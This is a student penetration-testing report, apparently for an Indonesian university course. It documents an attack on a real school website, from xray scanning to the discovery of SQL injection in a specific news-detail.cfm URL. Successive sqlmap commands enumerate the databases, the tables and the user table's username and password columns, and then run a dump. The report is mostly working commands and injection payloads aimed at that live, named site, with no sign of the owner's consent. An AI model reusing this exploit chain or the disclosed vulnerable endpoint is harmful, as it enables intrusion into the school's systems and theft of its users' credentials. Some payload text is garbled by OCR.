TUGAS 3

KEAMANAN JARINGAN

SEMESTER PENDEK 2023/2024

PENETRATION TESTING USING XRAY

Disusun Oleh:

Rafli Nugraha – 152022254

PROGRAM STUDI INFORMATIKA

FAKULTAS TEKNOLOGI INDUSTRI


INSTITUT TEKNOLOGI NASIONAL

BANDUNG

2024


1. Penetration testing menggunakan tools xray
   - Lakukan xray test pada URL yang sudah ditentukan

     Target website : https://sabilalmuhtadin.sch.id/



```
┌──(kali㉿kali)-[~/Downloads]
└─$ ./xray webscan --basic-crawler https://sabilalmuhtadin.sch.id/ --html-output sabila_muhtadin.html

____  ___.________.    ____.   _____.___.
\   \/  /\_   __   \  /  _  \ \__  |   |
 \     /  |    _  _/ /  /_\  \ /   |   |
 /     \  |    |   \/    |    \\____   |
\___/\  \ |____|   /\____|_   // ______|
      \_/       \_/        \_/ \/

Version: 1.9.10/549c064a/COMMUNITY

[INFO] 2024-07-20 19:33:30 [default:entry.go:226] Loading config file from config.yaml
[INFO] 2024-07-20 19:33:36 [basic-crawler:basic_crawler.go:138] allowed domains: [sabilalmuhtadin.sch.id *.sabilalmuhtadin.sch.id]
[INFO] 2024-07-20 19:33:36 [basic-crawler:basic_crawler.go:139] disallowed domains: [*google* *github* *.gov.cn *.edu.cn *chaitin* *.xray.cool]
[WARN] 2024-07-20 19:33:36 [default:webscan.go:287] disable these plugins as that's not an advanced version, [shiro fastjson struts thinkphp]

Enabled plugins: [cmd-injection path-traversal redirect brute-force crlf-injection jsonp upload xxe phantasm xstream baseline dirscan sqldet ssrf xss]

[INFO] 2024-07-20 19:33:36 [phantasm:phantasm.go:185] 818 pocs have been loaded (debug level will show more details)
These plugins will be disabled as reverse server is not configured, check out the reference to fix this error.
Ref: https://docs.xray.cool/#/configration/reverse
Plugins:
        poc-go-apache-log4j2-rce
        poc-go-weblogic-cve-2023-21839
        poc-yaml-apache-druid-kafka-rce
        poc-yaml-apache-spark-rce-cve-2022-33891
        poc-yaml-dlink-cve-2019-16920-rce
        poc-yaml-dotnetnuke-cve-2017-0929-ssrf
        poc-yaml-drawio-cve-2022-1713-ssrf
        poc-yaml-full-read-ssrf-in-spring-cloud-netflix
        poc-yaml-ghostscript-cve-2018-19475-rce
        poc-yaml-gitlab-cve-2021-22214-ssrf
        poc-yaml-httpd-ssrf-cve-2021-40438
        poc-yaml-jenkins-cve-2018-1000600
        poc-yaml-jira-cve-2019-11581
        poc-yaml-jira-ssrf-cve-2019-8451
        poc-yaml-keycloak-cve-2020-10770-ssrf
        poc-yaml-kibana-cve-2019-7609-rce
        poc-yaml-landray-oa-datajson-rce
        poc-yaml-lg-n1a1-nas-cnnvd-201607-467-rce
        poc-yaml-mongo-express-cve-2019-10758
        poc-yaml-oracle-ebs-cve-2018-3167-ssrf
        poc-yaml-pandorafms-cve-2019-20224-rce
        poc-yaml-php-imap-cve-2018-19518-rce
        poc-yaml-ruanhong-oa-xxe
        poc-yaml-saltstack-cve-2020-16846
        poc-yaml-solr-cve-2017-12629-xxe
        poc-yaml-spiderflow-save-remote-command-execute
        poc-yaml-spring-cloud-gateway-cve-2022-22947-rce
        poc-yaml-supervisord-cve-2017-11610
        poc-yaml-wavlink-cve-2020-13117-rce
```

Hasil :



+	66	https://sabilalmuhtadin.sch.id/smp/news-detail.cfm	sqldet/error-based/default	2024-07-20 19:43:04
+	67	https://sabilalmuhtadin.sch.id/sma/news-detail.cfm	baseline/sensitive/server-error	2024-07-20 19:43:10
+	68	https://sabilalmuhtadin.sch.id/smk/images/marker/	dirscan/directory/default	2024-07-20 19:43:11
-	69	https://sabilalmuhtadin.sch.id/sma/news-detail.cfm	sqldet/error-based/default	2024-07-20 19:43:15

URL	https://sabilalmuhtadin.sch.id/sma/news-detail.cfm?ID=671
ParamPosition	query
ParamKey	ID
Payload	extractvalue(1,concat(char(126),md5(1946838059)))

Request1


```
GET /sma/news-detail.cfm?ID=extractvalue%281%2Cconcat%28char%28126%29%2Cmd5%281946838059%29%29%29 HTTP/1.1
Host: sabilalmuhtadin.sch.id
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Referer: https://sabilalmuhtadin.sch.id/sma/news.cfm
Accept-Encoding: gzip
```

Copy

```
HTTP/1.1 500 Error Executing Database Query.
Content-Type: text/html;charset=UTF-8
Date: Sat, 20 Jul 2024 23:43:17 GMT
```


Terdapat page yang manajemen basis datanya rentan akan serangan, ditandai dengan plugin name berawalan sqldet

- Lakukan Sqlmap pada page website yang rentan untuk melihat database yang ada



```
┌──(kali㉿kali)-[~/Downloads]
└─$ sqlmap -u https://sabilalmuhtadin.sch.id/sma/news-detail.cfm?ID=671 --dbs

                              {1.8.2#stable}

                              https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 22:45:57 /2024-07-20/

[22:45:57] [INFO] resuming back-end DBMS 'mysql'
[22:45:58] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: ID (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: ID=671 AND 6800=6800

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: ID=671 AND EXTRACTVALUE(4961,CONCAT(0×5c,0×716a6b6a71,(SELECT (ELT(4961=4961,1))),0×71786a6a71))

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: ID=671 AND (SELECT 3749 FROM (SELECT(SLEEP(5)))QVRR)

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: ID=671 UNION ALL SELECT NULL,CONCAT(0×716a6b6a71,0×65495761535370437046794a664a6b454450797662514f7964584b467a62626d6669555643414168,0×71786a6a71),NULL,NULL,NULL,NULL,NULL-- -
---
```


Hasil:



```
[22:45:59] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL ≥ 5.1
[22:45:59] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] ipari_sabilalmuhtadin

[22:45:59] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/sabilalmuhtadin.sch.id'

[*] ending @ 22:45:59 /2024-07-20/
```


Terdapat dua database pada website yaitu *information_schema* dan *ipari_sabilalmuhtadin*

- Lakukan Sqlmap pada database *ipari_sabilalmuhtadin* untuk melihat daftar tabel pada databse nya




```
┌──(kali㉿kali)-[~/Downloads]
└─$ sqlmap -u https://sabilalmuhtadin.sch.id/sma/news-detail.cfm?ID=671 -D ipari_sabilalmuhtadin --tables

                              {1.8.2#stable}

                              https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 22:47:55 /2024-07-20/

[22:47:55] [INFO] resuming back-end DBMS 'mysql'
[22:47:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: ID (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: ID=671 AND 6800=6800

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: ID=671 AND EXTRACTVALUE(4961,CONCAT(0×5c,0×716a6b6a71,(SELECT (ELT(4961=4961,1))),0×71786a6a71))

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: ID=671 AND (SELECT 3749 FROM (SELECT(SLEEP(5)))QVRR)

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: ID=671 UNION ALL SELECT NULL,CONCAT(0×716a6b6a71,0×65495761535370437046794a664a6b454450797662514f7964584b467a62626d6669555643414168,0×71786a6a71),NULL,NULL,NULL,NULL,NULL-- -
---
[22:47:57] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL ≥ 5.1
[22:47:57] [INFO] fetching tables for database: 'ipari_sabilalmuhtadin'
Database: ipari_sabilalmuhtadin
[28 tables]
+--------------------------+
| sbl_advertising          |
| sbl_artikel              |
| sbl_artikel_kategori     |
| sbl_dokumentasi          |
| sbl_dokumentasi_kategori |
| sbl_informasi            |
| sbl_informasi_addon      |
| sbl_informasi_kategori   |
| sbl_informasi_unit       |
```

Hasil : Daftar tabel pada database berhasil ditampilkan




```
[22:47:57] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL ⩾ 5.1
[22:47:57] [INFO] fetching tables for database: 'ipari_sabilalmuhtadin'
Database: ipari_sabilalmuhtadin
[28 tables]
+---------------------------+
| sbl_advertising           |
| sbl_artikel               |
| sbl_artikel_kategori      |
| sbl_dokumentasi           |
| sbl_dokumentasi_kategori  |
| sbl_informasi             |
| sbl_informasi_addon       |
| sbl_informasi_kategori    |
| sbl_informasi_unit        |
| sbl_kontak                |
| sbl_link                  |
| sbl_personalia            |
| sbl_personalia_status     |
| sbl_photo_gallery         |
| sbl_photo_gallery_photo   |
| sbl_photo_gallery_unit    |
| sbl_ppdb                  |
| sbl_profil                |
| sbl_profil_video          |
| sbl_promo                 |
| sbl_promo_unit            |
| sbl_sambutan              |
| sbl_slide                 |
| sbl_slide_advertising     |
| sbl_unit                  |
| sbl_user                  |
| sbl_userlevelpermissions  |
| sbl_userlevels            |
+---------------------------+
```

- Sqlmap pada tabel user untuk mengetahui kolom pada tabel




```
┌──(kali㉿kali)-[~/Downloads]
└─$ sqlmap -u https://sabilalmuhtadin.sch.id/sma/news-detail.cfm?ID=671 -D ipari_sabilalmuhtadin -T sbl_user --columns
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.2#stable}
|_ -| . [.]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers ass
esponsible for any misuse or damage caused by this program

[*] starting @ 22:49:07 /2024-07-20/

[22:49:07] [INFO] resuming back-end DBMS 'mysql'
[22:49:07] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: ID (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: ID=671 AND 6800=6800

    Type: error-based
    Title: MySQL ⩾ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: ID=671 AND EXTRACTVALUE(4961,CONCAT(0×5c,0×716a6b6a71,(SELECT (ELT(4961=4961,1))),0×71786a6a71))

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: ID=671 AND (SELECT 3749 FROM (SELECT(SLEEP(5)))QVRR)

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: ID=671 UNION ALL SELECT NULL,CONCAT(0×716a6b6a71,0×65495761535370437046794a664a6b454450797662514f7964584b467a62626d6669555643414168,0×71786a6a71),NULL,NULL,NULL,NULL,NULL-- -
---
```

Hasil: Daftar kolom pada tabel *sbl_user* berhasil ditampilkan




```
[22:49:09] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL ⩾ 5.1
[22:49:09] [INFO] fetching columns for table 'sbl_user' in database 'ipari_sabilalmuhtadin'
Database: ipari_sabilalmuhtadin
Table: sbl_user
[7 columns]
+------------+----------------+
| Column     | Type           |
+------------+----------------+
| Level      | int(11)        |
| Aktifasi   | enum('N','Y')  |
| ID         | int(11)        |
| Keterangan | varchar(255)   |
| RealName   | varchar(255)   |
| Sandi      | varchar(255)   |
| Username   | varchar(255)   |
+------------+----------------+
```

- Sqlmap untuk menampilkan isi dari tabel *sbl_user*



```
┌──(kali㉿kali)-[~/Downloads]
└─$ sqlmap -u https://sabilalmuhtadin.sch.id/sma/news-detail.cfm?ID=671 -D ipari_sabilalmuhtadin -T sbl_user --dump

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.2#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 22:51:19 /2024-07-20/

[22:51:19] [INFO] resuming back-end DBMS 'mysql'
[22:51:19] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: ID (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: ID=671 AND 6800=6800

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: ID=671 AND EXTRACTVALUE(4961,CONCAT(0x5c,0x716a6b6a71,(SELECT (ELT(4961=4961,1))),0x71786a6a71))

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: ID=671 AND (SELECT 3749 FROM (SELECT(SLEEP(5)))QVRR)

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: ID=671 UNION ALL SELECT NULL,CONCAT(0x716a6b6a71,0x654957615353704370467944a664a6b454450797662514f7964584b467a62626d6669555643414168,0x71786a6a71),NULL,NULL,NULL,NULL,NULL-- -
---
[22:51:20] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL ≥ 5.1
[22:51:20] [INFO] fetching columns for table 'sbl_user' in database 'ipari_sabilalmuhtadin'
[22:51:20] [INFO] fetching entries for table 'sbl_user' in database 'ipari_sabilalmuhtadin'
```

Hasil : Isi atau informasi pada tabel *sbl_user* pada setiap kolomnya berhasil ditampilkan

